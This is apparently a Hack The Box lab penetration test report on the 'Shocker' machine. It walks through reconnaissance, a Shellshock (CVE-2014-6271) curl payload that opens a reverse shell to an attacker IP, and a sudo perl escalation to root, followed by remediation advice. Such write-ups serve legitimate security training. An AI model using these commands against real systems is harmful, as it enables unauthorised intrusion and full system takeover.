Hack The Box Penetration Test Report

Machine Name: HTB-Shocker

Author: Prince.

Severity: Critical

Date: 2nd June 2025

Table of Contents

1. Executive Summary

A penetration test was performed against the target system Shocker, revealing a critical remote code execution vulnerability (CVE-2014-6271, Shellshock) in a CGI-enabled Apache web server. The vulnerability allowed unauthenticated command execution, leading to system access with user-level privileges.

Shellshock is a well-known, easily exploitable vulnerability with public exploit code available. Its presence indicates outdated software and insufficient patch management, posing a significant risk of full system compromise.

Immediate remediation is recommended, including patching the affected components and reviewing similar systems for related exposures.

2. Risk Rating

Vulnerability	Description	Likelihood	Impact	Risk Rating
Shellshock (CVE-2014-6271)	Remote code execution via vulnerable Bash in CGI-enabled Apache server	High	Critical	**Critical**

3. Methodology

- **Reconnaissance**: A comprehensive Nmap scan identified port 80 (HTTP) open on the target system, revealing an Apache web server hosting a web application. HTTP response headers and directory enumeration indicated the presence of CGI functionality.
- **Enumeration**: Manual inspection of the /cgi-bin/ directory uncovered a script (user.sh) accepting user input. The behaviour of the endpoint suggested the potential presence of the Shellshock vulnerability (CVE-2014-6271), which affects Bash when used in conjunction with CGI scripts.
- **Exploitation**: A crafted HTTP request leveraging the Shellshock vulnerability successfully executed arbitrary commands on the server. This resulted in a reverse shell, granting remote access with limited user privileges.
- **Conclusion**: The target was compromised via an unauthenticated remote code execution vulnerability in a publicly exposed CGI script. The exploitation highlights significant risks associated with outdated software and insufficient server hardening. Regular patching and the removal of unnecessary or legacy components are critical to reducing such attack surfaces.

4. Target Information

- IP Address: 10.10.10.56
- Machine Name: HTB-Shocker
- Operating System: Linux


5. Reconnaissance

Command Used:

```
sudo nmap -sT -T4 10.10.10.56
```

Open Ports:

- 80/tcp - HTTP
- 2222/tcp - EtherNetIP-1



6. Enumeration

- The target hosted an Apache HTTP server accessible at:

```
http://10.10.10.56
```

- Directory enumeration was performed on the /cgi-bin/ directory using Gobuster with the following command:

```
gobuster dir -u http://10.10.10.56/cgi-bin/ -w
/usr/share/wordlists/dirb/common.txt -x .sh,.pl,.cgi,.py
```

- The scan identified an accessible CGI script:

```
http://10.10.10.56/cgi-bin/user.sh
```

- The .sh extension indicated that the script was likely executed by the Bash shell.
- The script's behaviour suggested it accepted input via HTTP headers, raising the possibility of exploitation via the Shellshock vulnerability (CVE-2014-6271).
- This discovery established a viable entry point for unauthenticated remote code execution, which was confirmed and exploited in the next phase.

7. Exploitation

Initial access to the target system was obtained by exploiting a remote code execution vulnerability in Bash, commonly known as Shellshock (CVE-2014-6271). The vulnerability affects Bash when used to process environment variables passed through CGI scripts on web servers. The identified script (/cgi-bin/user.sh) allowed unauthenticated execution of arbitrary commands via a crafted HTTP request.

By sending a malicious payload through the User-Agent header, a reverse shell was established, granting remote access to the system with limited user privileges.

Steps to Reproduce


- Start a Netcat listener on the attack machine:

```
nc -lvnp 4444
```

- Send the reverse shell payload using curl:

```
curl -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.16.13/4444
0>&1" http://10.10.10.56/cgi-bin/user.sh
```

- Upon successful execution, a reverse shell was received on the attacker machine. This confirmed that the target system was vulnerable to Shellshock and allowed remote command execution without authentication.



8. Privilege Escalation

After gaining initial access as a low-privileged user through the Shellshock vulnerability, privilege escalation was performed by identifying misconfigured sudo permissions.

A check for elevated command execution privileges revealed that the user shelly was allowed to run perl with sudo privileges without a password, providing a clear path to escalate privileges to root.

Steps to Reproduce

- Verify sudo privileges:

```
sudo -l
```

- Output indicated that the user **shelly** could execute perl as root:

```
(ALL) NOPASSWD: /usr/bin/perl
```


- Execute a Perl command to spawn a root shell:

```
sudo perl -e 'exec "bin/sh";'
```

- The command successfully escalated privileges, resulting in a root shell:

```
id
uid=0(root) gid=0(root) groups=0(root)
```

- This confirmed full administrative access to the system and completed the compromise of the target.



9. Remediation Recommendation


- Apply all available security patches to mitigate the Shellshock (CVE-2014-6271) vulnerability or upgrade to a version of Bash not affected by this flaw.
- Restrict external access to the /cgi-bin/ directory and disable CGI execution where not explicitly required.
- Conduct a full audit of sudo configurations and remove unnecessary elevated permissions such as unrestricted perl execution.
- Implement network-level protections such as Web Application Firewalls (WAF) to filter malicious HTTP headers.
- Establish a regular patch management and vulnerability assessment program to detect and remediate known issues promptly.

10. Conclusion

The Shocker machine was compromised through exploitation of the Shellshock vulnerability in a publicly accessible Bash CGI script. The misconfigured sudo permissions on the perl binary further allowed full root compromise. This highlights critical security gaps, including use of vulnerable software, improper access controls, and lack of secure configuration. Regular system updates, restricted execution rights, and minimal exposure of web-executable scripts are essential to reduce the attack surface and prevent future incidents.

11. Proof of Access (Flags Captured)

- **User.txt**



- **Root.txt**